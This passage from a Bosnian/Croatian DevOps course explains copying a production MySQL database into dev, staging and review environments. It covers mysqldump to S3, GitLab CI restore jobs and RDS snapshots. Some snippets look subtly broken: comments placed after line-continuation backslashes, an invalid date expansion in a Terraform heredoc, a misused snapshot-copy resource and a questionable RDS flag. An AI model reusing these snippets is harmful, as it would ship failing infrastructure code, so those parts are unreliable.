Kad restore-uješ ovaj dump na **drugu** RDS instancu (npr. dev), ta instanca već ima vlastiti `gtid_executed` set sa vlastitim UUID-om. Pokušaj postavljanja `gtid_purged` koji se preklapa sa `gtid_executed` rezultira greškom:

```
ERROR 1840 (HY000): @@GLOBAL.gtid_purged can only be set when @@GLOBAL.gtid_executed is empty.
```

Ili još gore — tiho preskakanje transakcija ako se GTID setovi parcijalno preklapaju u replikacijskom kontekstu.

Rješenje: `--set-gtid-purged=OFF`

Flag kaže mysqldump-u da **ne uključuje** `SET @@GLOBAL.gtid_purged` naredbu u dump. Dump postaje “GTID-agnostičan” — može se restore-ovati na bilo koju instancu bez konflikta.

Jedini slučaj kada **ne** koristiš `--set-gtid-purged=OFF` je ako restore-uješ dump u replikacijsku hijerarhiju i trebaš da slave zna koje transakcije su već primijenjene. Za naš use case (kopija podataka u izolirani env), uvijek OFF.

`--column-statistics=0` — MySQL 8.0 gotcha

mysqldump 8.0 je uveo automatsko prikupljanje column statistics (`ANALYZE TABLE`) pri dumpovanju, koje koristi `information_schema` tablicu `COLUMN_STATISTICS`. Problem: ova tablica ne postoji u MySQL 5.7, niti u nekim cloud-managed verzijama.

Čak i ako source i target su oba MySQL 8.0, `--column-statistics=0` ubrzava dump jer preskače nepotreban overhead. Uvijek ga uključi.

`--routines` i `--triggers`

mysqldump **ne uključuje** stored procedures, functions i triggers po defaultu. Ako ih imaš u prod bazi i zaboraviš ove flagove, restore okruženje neće biti funkcionalno ekvivalentno.

Za project-A koji još nema stored procedures: ove flagove svejedno uključi. Dump s njima je kompatibilan s bazom koja nema routines (unit output je prazan), a ako ih dodaš u budućnosti, dump workflow ostaje ispravan bez izmjene.

Dump veličina i kompresija

SQL dump je izrazito kompresibilan (repetitivne INSERT naredbe). Faktor kompresije za tipičan MySQL dump je 5-10x.

Pipeline za kompresiju na licu mjesta

```
docker run --rm mysql:8.0 mysqldump \
  -h $RDS_MASTER_ENDPOINT \
  -u admin \
  -p$DB_PASSWORD \
  --single-transaction \
  --routines \
  --triggers \
  --set-gtid-purged=OFF \
  --column-statistics=0 \
  project_a \
  | gzip -9 \
  | aws s3 cp - s3://$STATE_BUCKET/db-dumps/latest.sql.gz \
  --storage-class STANDARD_IA
```

Podman: `podman run --rm mysql:8.0 mysqldump -h $RDS_MASTER_ENDPOINT -u admin -p$DB_PASSWORD --single-transaction --routines --triggers --set-gtid-purged=OFF --column-statistics=0 project_a | gzip -9 | aws s3 cp - s3://$STATE_BUCKET/db-dumps/latest.sql.gz --storage-class STANDARD_IA`

Prednosti pipe pristupa: - Nema privremenog fajla na disku — dump direktno teče u gzip → S3 - Manja memorijska potrošnja nego buffer cijelog dump-a - STANDARD_IA S3 storage class je ~40% jeftiniji od STANDARD za podatke koji se čitaju rjeđe od jednom mjesečno

Naming konvencija u S3

```
s3://project-a-state-bucket/db-dumps/
latest.sql.gz           ← uvijek najnoviji, symlink pattern
2024-01-15_0200.sql.gz ← datum-stamped backup za retenciju
```

latest.sql.gz se svaki dan overwrite-uje novim dumpom. Datumski stamp fajlovi se čuvaju 30 dana (S3 lifecycle policy).

Pokretanje na read replica, ne masteru

Expert pravilo: **nikad ne pokreći dump na RDS master instanci u produkcijskom okruženju.**

Razlog: `--single-transaction` sprječava table lock-ove, ali dump i dalje: - Čita ogromne količine podataka → povećava read I/O na instanci - Otvara long-running transakciju → može blokirati vacuum i purge operacije u InnoDB - Povećava CPU load na instanci koja služi produkcijski traffic

RDS read replica postoji upravo za ovakve read-heavy operacije. Konfiguriraj dump job da koristi read replica endpoint:

```
-h $RDS_READ_REPLICA_ENDPOINT # ne master
```

Jedino upozorenje: read replica može imati **replication lag** — podaci mogu biti stari nekoliko sekundi do minuta. Za naš use case (daily backup za lower envs), lag od par minuta je apsolutno prihvatljiv. Za point-in-time recovery ili kritičan backup — koristi master ili RDS automated backup.

Provjera integriteta dump-a

Nikad ne restore-uj dump bez provjere da nije koruptiran:


```
# Provjeri da dump završava sa COMMIT ili Dump completed
tail -5 dump_latest.sql

# Provjeri da gzip nije korumpiran
gzip -t dump_latest.sql.gz && echo "OK" || echo "CORRUPTED"

# Provjeri veličinu – drastično manji dump od prethodnog je alarm
aws s3 ls s3://$STATE_BUCKET/db-dumps/ --human-readable
```

U pipeline-u, dodaj checksum provjeru:

```
sha256sum dump_latest.sql.gz > dump_latest.sql.gz.sha256
aws s3 cp dump_latest.sql.gz.sha256 s3://$STATE_BUCKET/db-dumps/latest.sql.gz.sha256
```

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi mysqldump workflow. Dodaj u `Makefile` u korenu projekta:

```
# === OBLAST 17: DB kopija okruženja ===

db-dump: ## Dump MySQL baze iz produkcije (DB=mydb HOST=rds.endpoint make db-dump)
    docker run --rm \
        -v $(PWD):/dump \
        mysql:8 mysqldump -h $(HOST) -u root -p$(MYSQL_PASSWORD) \
        --single-transaction --quick $(DB) > ./dump/$(DB)-$(date +%Y%m%d).sql

db-restore: ## Restore MySQL dump u ciljno okruženje (FILE=dump.sql DB=mydb HOST=localhost make db-restore)
    docker run --rm \
        -v $(PWD):/dump \
        mysql:8 mysql -h $(HOST) -u root -p$(MYSQL_PASSWORD) $(DB) < /dump/$(FILE)
```

Centralni Makefile već sadrži ove targete — ovo je referenca šta si dodao u ovoj oblasti.

Provjeri da targeti rade:

```
DB=myapp HOST=prod-rds.example.com make db-dump
FILE=myapp-20240101.sql DB=myapp HOST=localhost make db-restore
make help | grep "^db-"
```

Source: `17-db-kopija-okruzenja/03-restore-workflow.md`

03 — Restore workflow

Restore na Docker MySQL (lokalni dev)

Dev radi lokalno sa Docker Compose MySQL instancom. Restore koristi `docker compose exec`:

```
# Download dump iz S3
aws s3 cp s3://$STATE_BUCKET/db-dumps/latest.sql.gz /tmp/latest.sql.gz

# Restore (gunzip na licu mjesta, pipe u mysql)
gunzip -c /tmp/latest.sql.gz | docker compose exec -T mysql mysql \
    -u root \
    -p$MYSQL_ROOT_PASSWORD \
    project_a
```

```
Podman: gunzip -c /tmp/latest.sql.gz | podman compose exec -T mysql mysql -u root -p$MYSQL_ROOT_PASSWORD project_a
```

Flag `-T` za `docker compose exec` je obavezan u non-interactive kontekstu (skripte, pipeline) — disabluje pseudo-TTY alokaciju. Bez njega, stdin pipe ne radi ispravno i restore puca.

Alternativa: docker run za restore (bez docker compose)

Ako lokalni workflow ne koristi docker compose ili se radi u CI kontekstu:

```
gunzip -c /tmp/latest.sql.gz | docker run --rm -i \
  --network host \
  mysql:8.0 mysql \
  -h 127.0.0.1 \
  -u root \
  -p$MYSQL_ROOT_PASSWORD \
  project_a
```

```
Podman: gunzip -c /tmp/latest.sql.gz | podman run --rm -i --network host mysql:8.0 mysql -h 127.0.0.1 -u root -p$MYSQL_ROOT_PASSWORD project_a
```

`--network host` je potrebno da container može dosegnuti localhost MySQL instancu.

Restore na RDS MySQL (AWS env)

Za AWS envove (dev, staging, review apps), restore ide direktno na RDS endpoint:

```
# Download iz S3 i restore na RDS (pipe bez privremenog fajla)
aws s3 cp s3://$STATE_BUCKET/db-dumps/latest.sql.gz - \
  | gunzip \
  | docker run --rm -i mysql:8.0 mysql \
    -h $RDS_DEV_ENDPOINT \
    -u admin \
    -p$DB_PASSWORD \
    project_a
```

```
Podman: aws s3 cp s3://$STATE_BUCKET/db-dumps/latest.sql.gz - | gunzip | podman run --rm -i mysql:8.0 mysql -h $RDS_DEV_ENDPOINT -u admin -p$DB_PASSWORD project_a
```

Opet: streaming pipeline bez privremenog fajla na disku. Posebno važno za veliku bazu — nema potrebe za diskom dovoljno velikim za cijeli dump.

Network connectivity

CI runner mora biti u VPC koji može dosegnuti RDS endpoint (ili koristiti VPC peering/PrivateLink). RDS security group mora dopustiti inbound 3306 od CI runner security group-e. Ovo je Terraform konfiguracija iz modula 07/08.

Idempotent restore

Restore mora biti idempotent — ponovljeno pokretanje mora dati isti rezultat, bez grešaka zbog “tabela već postoji”.

Opcija A: `--add-drop-table` u `dump-u` (preporučeno)

Najčišće rješenje: dodaj flag pri kreiranju dump-a:

```
mysqldump \
--add-drop-table \           # DROP TABLE IF EXISTS prije svake CREATE TABLE
--single-transaction \
...
```

Dump tada izgleda:

```
DROP TABLE IF EXISTS `users`;
CREATE TABLE `users` ( ... );
INSERT INTO `users` VALUES ( ... );
```

Ponovljeni restore je siguran jer DROP TABLE IF EXISTS ne puca ako tabela ne postoji.

Opcija B: DROP + CREATE database prije restore-a

Agresivniji pristup koji garantira čisto stanje:

```
# Pripremi čistu bazu
docker run --rm mysql:8.0 mysql \
-h $RDS_DEV_ENDPOINT \
-u admin \
-p$DB_PASSWORD \
-e "DROP DATABASE IF EXISTS project_a; CREATE DATABASE project_a CHARACTER SET utf8mb4 COLLATE
utf8mb4_unicode_ci;"

# Restore
gunzip -c latest.sql.gz | docker run --rm -i mysql:8.0 mysql \
-h $RDS_DEV_ENDPOINT \
-u admin \
-p$DB_PASSWORD \
project_a
```

Podman: podman run --rm mysql:8.0 mysql -h \$RDS_DEV_ENDPOINT -u admin -p\$DB_PASSWORD -e "DROP DATABASE IF EXISTS project_a; CREATE DATABASE project_a CHARACTER SET utf8mb4 COLLATE utf8mb4_unicode_ci;" i gunzip -c latest.sql.gz | podman run --rm -i mysql:8.0 mysql -h \$RDS_DEV_ENDPOINT -u admin -p\$DB_PASSWORD project_a

Prednost: garantirano čisto stanje — nema ostataka od prethodnih restore-a ili migracija. Mana: kratak downtime database-a (sekunde) dok je baza dropana i recreirana.

Za review apps koji se kreiraju iz scratch-a: Opcija B je prirodan izbor jer baza ionako ne postoji još.

Schema migracije nakon restore-a

Ovo je kritična tačka gdje mnogi griješe.

Problem

Prod dump sadrži **prod shemu** — onakvu kakva je u produkciji u tom trenutku. Ali dev ili staging branch koji primaš dump može imati **pending migracije** koje još nisu deployane u prod.

Primjer: - Prod je na migraciji #45 - Dev branch dodaje migraciju #46 (nova kolona `users.subscription_tier`) - Dump iz prod-a sadrži shemu do migracije #45

Ako restore-uješ dump bez aplikacije migracije #46, aplikacija na dev env-u će pucati jer pokušava pisati u kolonu koja ne postoji.

Ispravni redosled

1. Restore dump (sadrži prod shemu + prod podatke)
2. Pokreni pending migracije za ovaj branch/env
3. Aplikacija startuje

Nikad ne mijenj ovaj redosled. Migracije koje dodaju kolone moraju biti primijenjene **na podatke koji već postoje** — to je upravo svrha `UP` migracija.

Implementacija u pipeline-u

```
db:restore-and-migrate:
  stage: post-deploy
  script:
    # 1. Restore
    - aws s3 cp s3://$STATE_BUCKET/db-dumps/latest.sql.gz - | gunzip | mysql ...
    # 2. Pending migracije
    - php artisan migrate --force
    # ili: go run ./cmd/migrate up
    # ili: flyway migrate
```

Što “pending” znači ovisi o migration tooling-u projekta. Za Laravel: `migrate` bez `--fresh`. Za custom Go migration tool: `up` command koji aplicira sve not-yet-applied migracije.

Restore timing — planiranje pipeline timeouts

Ovo je nešto što se zaboravi do prvog puta kad pipeline timeoutuje u produkciji.

Dump veličina	Restore na Docker (lokalno)	Restore na RDS	Download iz S3
50 MB	~30 sec	~45 sec	~5 sec
100 MB	~1-2 min	~2-3 min	~10 sec
500 MB	~5-10 min	~8-15 min	~30 sec
1 GB	~15-25 min	~20-35 min	~60 sec
5 GB	~60-90 min	~80-120 min	~5 min

Faktori koji utječu na brzinu restore-a: - **RDS instance class**: db.t3.micro (1 vCPU, 1GB RAM) vs db.r6g.large (2 vCPU, 16GB RAM) — ogromna razlika - **Storage IOPS**: gp2 vs gp3 vs io1 — InnoDB je I/O bound pri bulk inserts - `innodb_buffer_pool_size`: ako je malen u odnosu na veličinu podataka, restore ide sporo - **Network bandwidth**: CI runner do RDS - **Broj indeksa**: svaki INSERT mora ažurirati sve indekse — tablica sa 10 indeksa restore-uje se ~3x sporije nego bez

Optimizacija restore-a za veliku bazu

Ako restore postane predugo, postoji set optimizacija za mysqldump restore:

```
-- Privremeno za brži bulk restore (poništi nakon!)
SET foreign_key_checks = 0;
SET unique_checks = 0;
SET sql_log_bin = 0;          -- samo ako nisi na replikaciji
```

Ili u dump fajlu dodaj na početak (kroz dump opcije ili ručno):

```
mysqldump \
  --disable-keys \           # DROP+CREATE keys nakon bulk insert
  --extended-insert \       # multi-row INSERT (manji SQL, brži parse)
  ...
```

`--extended-insert` grupira redove u jedan INSERT:

```
-- Bez --extended-insert (sporo):
INSERT INTO users VALUES (1,'alice',...);
INSERT INTO users VALUES (2,'bob',...);

-- Sa --extended-insert (brzo):
INSERT INTO users VALUES (1,'alice',...),(2,'bob',...),(3,'charlie',...);
```

Za dev workflow: restore > 10 minuta je signal da treba pregledati arhitekturu (subset podataka? RDS snapshot? veći instance type za dev RDS?).

Restore provjera (smoke test)

Nakon restore-a, pokreni brzi sanity check:

```
docker run --rm mysql:8.0 mysql \
  -h $RDS_DEV_ENDPOINT \
  -u admin \
  -p$DB_PASSWORD \
  -e "
    SELECT table_name, table_rows
    FROM information_schema.tables
    WHERE table_schema = 'project_a'
    ORDER BY table_rows DESC
    LIMIT 10;
"
```

Podman: `podman run --rm mysql:8.0 mysql -h $RDS_DEV_ENDPOINT -u admin -p$DB_PASSWORD -e "SELECT table_name, table_rows FROM information_schema.tables WHERE table_schema = 'project_a' ORDER BY table_rows DESC LIMIT 10;"`

`table_rows` u `information_schema` je aproksimacija (ne exact count), ali dovoljno za provjeru da restore nije rezultirao praznim tabelama.

Source: `17-db-kopija-okruzenja/04-pipeline-integracija.md`

04 — Pipeline integracija

Arhitektura pipeline db operacija

```
[Scheduled: 02:00 UTC daily]
├─ db:dump-prod
│   └─ upload latest.sql.gz → S3

[Feature branch push]
├─ (nema db operacija)

[Merge u main → deploy dev]
├─ tf-apply:dev
├─ deploy:dev
├─ db:restore-dev ← depends_on oba
├─ db:migrate-dev

[Review app kreiranje]
├─ tf-apply:review-$CI_MERGE_REQUEST_IID
├─ deploy:review
├─ db:restore-review ← automatski
├─ db:migrate-review
```

Job: dump prod baze

```
db:dump-prod:
  stage: db-ops
  image: amazon/aws-cli:latest
  when: manual
  environment:
    name: production
  variables:
    DUMP_FILE: "db-dumps/prod_$(date +%Y%m%d_%H%M).sql.gz"
    DUMP_LATEST: "db-dumps/latest.sql.gz"
  before_script:
    - yum install -y docker # ili: koristi service mysql:8.0 i mysql klijent direktno
  script:
    # Dump iz read replica (ne mastera!), gzip, upload na S3
    - |
      docker run --rm mysql:8.0 mysqldump \
        -h "$RDS_READ_REPLICA_ENDPOINT" \
        -u admin \
        -p"$DB_PASSWORD" \
        --single-transaction \
        --routines \
        --triggers \
        --add-drop-table \
        --set-gtid-purged=OFF \
        --column-statistics=0 \
        project_a \
        | gzip -9 \
        | aws s3 cp - "s3://$STATE_BUCKET/$DUMP_FILE"
    # Kopiraj kao latest (overwrite)
    - aws s3 cp "s3://$STATE_BUCKET/$DUMP_FILE" "s3://$STATE_BUCKET/$DUMP_LATEST"
    # Provjeri integritet
    - aws s3 cp "s3://$STATE_BUCKET/$DUMP_LATEST" - | gzip -t && echo "Dump OK"
  rules:
    - if: $CI_PIPELINE_SOURCE == "schedule"
    - if: $CI_PIPELINE_SOURCE == "web" # manuelni trigger
  tags:
    - aws-runner # runner koji ima AWS IAM pristup
```

Zašto `when: manual` i `scheduled`?

`when: manual` znači da se job ne pokreće automatski pri svakom puhu — prod dump je destruktivna operacija u smislu S3 state-a (overwrite latest). Svakodnevni automatic dump ide kroz Scheduled Pipeline, ne kroz manuelni trigger u normalnom flow-u.

Job: restore dump u env

```
.db-restore-template: &db-restore
  image: amazon/aws-cli:latest
  stage: post-deploy
  script:
    - |
      aws s3 cp s3://$STATE_BUCKET/db-dumps/latest.sql.gz - \
      | gunzip \
      | docker run --rm -i mysql:8.0 mysql \
        -h "$TARGET_RDS_ENDPOINT" \
        -u admin \
        -p"$DB_PASSWORD" \
        --init-command="SET foreign_key_checks=0; SET unique_checks=0;" \
        project_a
    - echo "Restore complete, running migrations..."
    - $MIGRATION_COMMAND

db:restore-dev:
  <<: *db-restore
  needs:
    - job: tf-apply:dev
      artifacts: true
    - job: deploy:dev
  variables:
    TARGET_RDS_ENDPOINT: $RDS_DEV_ENDPOINT
    MIGRATION_COMMAND: "php artisan migrate --force"
  environment:
    name: dev
  rules:
    - if: $CI_COMMIT_BRANCH == "main"

db:restore-staging:
  <<: *db-restore
  needs:
    - job: tf-apply:staging
      artifacts: true
    - job: deploy:staging
  variables:
    TARGET_RDS_ENDPOINT: $RDS_STAGING_ENDPOINT
    MIGRATION_COMMAND: "php artisan migrate --force"
  environment:
    name: staging
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
  when: manual # staging restore je manualni korak — ne želi svaki deploy pobisat staging podatke
```

needs **VS** dependencies

`needs` definira DAG zavisnosti — job čeka da navedeni jobovi završe. `artifacts: true` znači da job prima output artefakte od prethodnih jobova (npr. Terraform output sa RDS endpoint-om).

Bez `needs`, restore job može startati dok Terraform još nije kreirao RDS instancu.

Review app restore

```
db:restore-review:
  <<: *db-restore
  needs:
    - job: tf-apply:review
      artifacts: true
    - job: deploy:review
  variables:
    TARGET_RDS_ENDPOINT: $REVIEW_RDS_ENDPOINT # iz tf-apply:review artifacts
    MIGRATION_COMMAND: "php artisan migrate --force"
  environment:
    name: review/$CI_MERGE_REQUEST_IID
    url: https://review-$CI_MERGE_REQUEST_IID.project-a.dev
    on_stop: cleanup:review
  rules:
    - if: $CI_PIPELINE_SOURCE == "merge_request_event"
```

Review app dobiva svježu kopiju prod baze automatski pri kreiranju. Developer odmah ima realne podatke za testiranje promjena.

Scheduled Pipeline konfiguracija

U GitLab UI: **CI/CD** → **Schedules** → **New schedule**

```
Description: Daily prod DB dump
Cron: 0 2 * * * ← 02:00 UTC svaki dan
Timezone: UTC
Branch: main
Variables:
  CI_PIPELINE_SOURCE: schedule ← trigger rule za dump job
```

Pipeline koji se kreira kroz schedule pokrenut će sve jobove čija je `rules` konfiguracija:

```
rules:
  - if: $CI_PIPELINE_SOURCE == "schedule"
```

Ostali jobovi (build, deploy, test) koji nemaju ovo pravilo neće se pokretati — scheduled pipeline pokreće samo dump job.

Expert gotcha: dump ne smije blokirati prod

Ponavljamo jer je kritično: `--single-transaction` sprječava table lock-ove, **ali**:

Problem s long-running transakcijama

`mysqldump` otvara jednu veliku transakciju koja traje koliko i cijeli dump. Tokom te transakcije, InnoDB **ne može purgirati undo log** za verzije redova koje ta transakcija koristi. Za veliku bazu s visokim write rate-om, ovo može prouzrokovati:

- Rast undo tablespace-a (historia list length raste)
- Degradaciju performance-a na prod jer InnoDB mora traversirati dužu undo chain za svaki read
- `ibdata1` rast koji se ne može shrinkati bez rebuild-a baze

Rješenje: pokretanje na read replica:

```
mysqldump → RDS Read Replica (ne master)
```

Read replica ima vlastiti InnoDB engine. Long-running transakcija na replici utječe samo na repliku, ne na master. Jedini side effect je **replication lag** — replika može zaostajati za masterom dok dump traje.

Monitoring replication lag tokom dump-a

```
-- Na read replici, tokom dump-a:  
SHOW REPLICA STATUS\G  
-- Gledaj: Seconds_Behind_Source  
  
-- Ili via CloudWatch metrika:  
-- RDS → ReplicaLag (sekunde)
```

Ako lag postane prevelik (> 60 sekundi), dump treba pauzirati ili smanjiti throughput. Za projekt-A (mala baza), ovo nije problem — dump traje < 2 minuta pa lag ostaje zanemariv.

`--max-allowed-packet` **za veliku bazu**

Za baze sa BLOB/TEXT kolonama sa velikim podacima:

```
mysqldump \  
  --max-allowed-packet=512M \ # default je 24MB – premalo za large BLOBs  
  ...
```

Bez ovoga, dump može pucati sa `ERROR 1153 (08S01): Got a packet bigger than 'max_allowed_packet' bytes.`

Artefakt propagacija između jobova

Terraform apply job treba eksportovati RDS endpoint kao artifact:

```
tf-apply:dev:  
  script:  
    - terraform apply -auto-approve  
    - terraform output -raw rds_endpoint > rds_endpoint.txt  
  artifacts:  
    reports: {}  
    paths:  
      - rds_endpoint.txt  
    expire_in: 1 hour
```

Restore job koristi taj artefakt:

```
db:restore-dev:  
  needs:  
    - job: tf-apply:dev  
      artifacts: true  
  script:  
    - export TARGET_RDS_ENDPOINT=$(cat rds_endpoint.txt)  
    - ...
```

Alternativa: GitLab environment variables u Terraform — Terraform API poziv koji setuje `RDS_DEV_ENDPOINT` variablu direktno u GitLab env. Čistije od artefakata, ali zahtijeva GitLab API token u Terraform konfiguraciji.

Pipeline security: zaštita dump job-a

Dump job ima pristup prod bazi i S3 bucket-u s osjetljivim podacima. Zaštitni slojevi:

- Protected branch:** `rules` ograničava dump job na `main` branch koji je protected
- Protected variables:** `DB_PASSWORD`, `RDS_READ_REPLICA_ENDPOINT` su marked as “Protected” u GitLab — vidljive samo u protected branch pipeline-ima
- IAM least privilege:** CI runner IAM role ima samo `s3:PutObject` na specifični S3 prefix, ne `s3:*`
- Manual trigger za prod:** `when: manual` zahtijeva da developer eksplicitno pokrene dump, ne događa se automatski pri svakom deployu

```
# IAM policy za CI runner (Terraform)
resource "aws_iam_policy" "ci_db_dump" {
  policy = jsonencode({
    Statement = [{
      Effect    = "Allow"
      Action    = ["s3:PutObject", "s3:GetObject"]
      Resource  = "arn:aws:s3:::${var.state_bucket}/db-dumps/*"
    }]
  })
}
```

Source: 17-db-kopija-okruzenja/05-rds-snapshot-alternativa.md

05 — RDS Snapshot alternativa

Kada mysqldump nije dovoljan

mysqldump je logički dump — eksportira podatke kao SQL naredbe. Performanse ne skaliraju linearno s veličinom baze: svaki red mora biti serijaliziran u tekst, svaki INSERT parsiran i izvršen na target strani.

Pragmatični prag za project-A: kada jedna od ovih situacija postane istinita:

Situacija	Prag	Akcija
Dump + upload traje	> 10 min	Razmotriti snapshot
Restore traje	> 20 min	Razmotriti snapshot
Review app kreiranje	> 15 min ukupno	Snapshot ili subset podataka
Baza veličina	> 5 GB	Snapshot + subset za lokalni dev

RDS Snapshot: kako radi internally

Za razliku od mysqldump (logički dump), RDS snapshot je **fizički snapshot** AWS EBS volumena na kojem se nalazi RDS instanca.

AWS implementacija: 1. Pauses I/O na kratko (milisekunde) da dobije konzistentnu točku 2. Kreira EBS snapshot — to je Copy-on-Write kopija storage blokova 3. I/O se nastavlja odmah; snapshot se dovršava asinkrono u pozadini

Rezultat: snapshot od 100GB instanca se “kreira” za < 1 minutu (AWS API kaže completed brzo), ali restore iz tog snapshot-a traje duže jer mora materijalizirati sve blokove.

Restore performanse

RDS restore iz snapshot-a ima jedan specifičan AWS optimizacijski mehanizam: **lazy loading**. Nova instanca može biti available za pristup dok se podaci još prenose u pozadini. Pristup blokovima koji još nisu preneseni triggerira njihovo hitno učitavanje.

Praktično: nova RDS instanca iz 50GB snapshot-a može biti u stanju `available` za ~10-15 minuta, ali performanse su degradirane prvih sat-dva dok se podaci lazy-load-aju. Za CI pipeline koji odmah pokušava restore-ovati, ovo može izgledati kao spor restore ali je zapravo normalan initial warmup.

Rješenje: **koristiti** `--no-restore-to-point-in-time` i, ako je moguće, “pogrijati” instancu read operacijom prije nego aplikacija starta.

RDS Snapshot workflow: korak po korak

Korak 1: Kreiraj snapshot iz prod

```
# Atomično imenovanje – datum u nazivu
SNAPSHOT_ID="prod-pre-deploy-$(date +%Y%m%d-%H%M)"

aws rds create-db-snapshot \
  --db-instance-identifier project-a-prod \
  --db-snapshot-identifier "$SNAPSHOT_ID" \
  --tags Key=Environment,Value=prod Key=CreatedBy,Value=pipeline

echo "Snapshot ID: $SNAPSHOT_ID"
```

Korak 2: Čekaj completion

```
# AWS CLI wait command – polling dok snapshot ne bude available
aws rds wait db-snapshot-completed \
  --db-snapshot-identifier "$SNAPSHOT_ID"

# Timeout: wait commands imaju default timeout od 30 minuta (15 pokušaja, 2 min interval)
# Za veliku bazu, povećaj:
aws rds wait db-snapshot-completed \
  --db-snapshot-identifier "$SNAPSHOT_ID" \
  --waiter-config MaxAttempts=60,Delay=60 # 60 minuta
```

Korak 3: Restore u novi env

```
aws rds restore-db-instance-from-db-snapshot \
  --db-instance-identifier "project-a-dev" \
  --db-snapshot-identifier "$SNAPSHOT_ID" \
  --db-instance-class db.t3.medium \
  --db-subnet-group-name project-a-subnet-group \
  --vpc-security-group-ids sg-xxxxxxxxxx \
  --no-multi-az \
  --no-publicly-accessible \
  --tags Key=Environment,Value=dev

# Čekaj da instanca bude available
aws rds wait db-instance-available \
  --db-instance-identifier "project-a-dev"

# Dohvati novi endpoint
NEW_ENDPOINT=$(aws rds describe-db-instances \
  --db-instance-identifier "project-a-dev" \
  --query 'DBInstances[0].Endpoint.Address' \
  --output text)

echo "New dev RDS endpoint: $NEW_ENDPOINT"
```

Problem: nova instanca = novi endpoint

Ovo je najveći operacijski izazov sa snapshot workflow-om. Svaki put kada restore-uješ iz snapshot-a, AWS kreira **novu RDS instancu** s **novim DNS endpointom**. Aplikacija i Terraform moraju biti svjesni novog endpoint-a.

Rješenje A: Terraform `snapshot_identifier` parametar

Elegantan pristup — Terraform sam upravlja restore-om:

```

resource "aws_db_instance" "dev" {
  identifier           = "project-a-dev"
  instance_class       = "db.t3.medium"
  engine               = "mysql"
  engine_version       = "8.0"

  # Ako je ova varijabla postavljena, Terraform restore-uje iz snapshot-a
  # Ako je null/empty, kreira praznu instancu
  snapshot_identifier   = var.restore_from_snapshot

  db_subnet_group_name = aws_db_subnet_group.main.name
  vpc_security_group_ids = [aws_security_group.rds.id]

  # IMPORTANT: skip final snapshot pri destroy-u review app-a
  skip_final_snapshot    = var.environment != "prod"

  tags = {
    Environment = var.environment
  }
}

```

```

# variables.tf
variable "restore_from_snapshot" {
  description = "RDS snapshot identifier to restore from. Leave null for fresh instance."
  type        = string
  default     = null
}

```

Pipeline postavi varijablu pri kreiranju novog env-a:

```

terraform apply \
  -var="restore_from_snapshot=prod-pre-deploy-20240115-0200" \
  -var="environment=dev"

```

Ponašanje: Terraform kreira novu RDS instancu iz snapshot-a. Endpoint je deterministan jer je `identifier` fiksiran (`project-a-dev`) — DNS `project-a-dev.xxxxxxxxxx.eu-west-1.rds.amazonaws.com` je uvijek isti sve dok instanca postoji.

Rješenje B: Data source za postojećí snapshot

Ako nema hardcoded snapshot ID-a, koristi Terraform data source da pronade najnoviji:

```

data "aws_db_snapshot" "latest_prod" {
  db_instance_identifier = "project-a-prod"
  most_recent            = true
  snapshot_type          = "manual" # ili "automated"
}

resource "aws_db_instance" "dev" {
  snapshot_identifier = data.aws_db_snapshot.latest_prod.id
  ...
}

```

Ovo automatski uzima najnoviji manual snapshot prod instance — bez hardcoded ID-a u pipeline-u.

Cross-region snapshot: DR scenario

Za disaster recovery, snapshot treba biti u drugoj AWS regiji:

```
# Kopiraj snapshot u DR regiju
aws rds copy-db-snapshot \
  --source-db-snapshot-identifier "arn:aws:rds:eu-west-1:123456789:snapshot:prod-20240115" \
  --target-db-snapshot-identifier "prod-20240115-dr" \
  --region eu-central-1 \
  --source-region eu-west-1
```

Terraform varijanta:

```
resource "aws_db_snapshot_copy" "dr" {
  source_db_snapshot_identifier = aws_db_instance.prod.latest_restorable_time
  target_db_snapshot_identifier = "prod-dr-${formatdate("YYYYMMDD", timestamp())}"
  target_db_instance_identifier = "project-a-prod-dr"

  provider = aws.dr_region # aws provider konfiguriran za DR regiju
}
```

Cost: RDS Snapshot storage

AWS naplaćuje snapshot storage po GB/mj: - **Same region:** ~\$0.095/GB/mj (us-east-1, eu-west-1) - **Cross-region copy:** isti rate + data transfer troškovi

Za project-A (20GB baza), 30 snapshota:

```
20 GB × 30 snapshots × $0.095 = $57/mj
```

Uz deduplication (EBS snapshot su incremental nakon prvog), stvarna naplaćena veličina je manja — samo izmijenjeni blokovi se naplaćuju po snapshot-u.

S3 Lifecycle policy za mysqldump fajlove

Paralelno, dump fajlovi u S3:

```
resource "aws_s3_bucket_lifecycle_configuration" "db_dumps" {
  bucket = aws_s3_bucket.state.id

  rule {
    id      = "db-dumps-retention"
    status  = "Enabled"

    filter {
      prefix = "db-dumps/"
    }

    expiration {
      days = 30 # čuvaj dump fajlove 30 dana
    }

    transition {
      days          = 7
      storage_class = "STANDARD_IA" # jeftiniji storage nakon 7 dana
    }
  }
}
```

RDS Automated Backup vs Manual Snapshot

RDS ima i **automated backups** (retention window, point-in-time recovery) koji su besplatni do veličine same instance. Manual snapshots (koje mi kreiramo) se naplaćuju zasebno.

Za pipeline: koristimo manual snapshots jer imamo kontrolu nad retention-om i možemo ih referirati po imenu. Automated backups su za disaster recovery, ne za env provisioning.

Automatski snapshot pri Terraform apply za novi env

Terraform `null_resource` + `local-exec` za kreiranje snapshot-a kao preduvjet:

```
resource "null_resource" "prod_snapshot_before_restore" {
  # Pokreni samo kad se kreira nova dev instanca (ne pri update-u)
  triggers = {
    db_instance_id = "project-a-dev-${var.review_app_id}"
  }

  provisioner "local-exec" {
    command = <<-EOT
      SNAPSHOT_ID="review-${var.review_app_id}-${date +%Y%m%d%H%M}"
      aws rds create-db-snapshot \
        --db-instance-identifier project-a-prod \
        --db-snapshot-identifier "$SNAPSHOT_ID"
      aws rds wait db-snapshot-completed \
        --db-snapshot-identifier "$SNAPSHOT_ID"
      echo "$SNAPSHOT_ID" > /tmp/snapshot_id.txt
    EOT
  }
}

resource "aws_db_instance" "review" {
  depends_on = [null_resource.prod_snapshot_before_restore]

  identifier          = "project-a-review-${var.review_app_id}"
  snapshot_identifier = file("/tmp/snapshot_id.txt")
  ...
}
```

Upozorenje: `local-exec` radi na Terraform runner mašini. `/tmp/snapshot_id.txt` je privremeni fajl — u CI kontekstu ovo funkcioniра jer je runner efemeralan po jobu. U produkcijskom Terraform Enterprise/Cloud setup-u, bolji pristup je koristiti external data source ili poseban pipeline korak.

Usporedba: mysqldump vs RDS Snapshot

Kriterij	mysqldump	RDS Snapshot
Veličina baze	< 5 GB	> 5 GB
Lokalni dev	Da (Docker)	Ne (samo AWS)
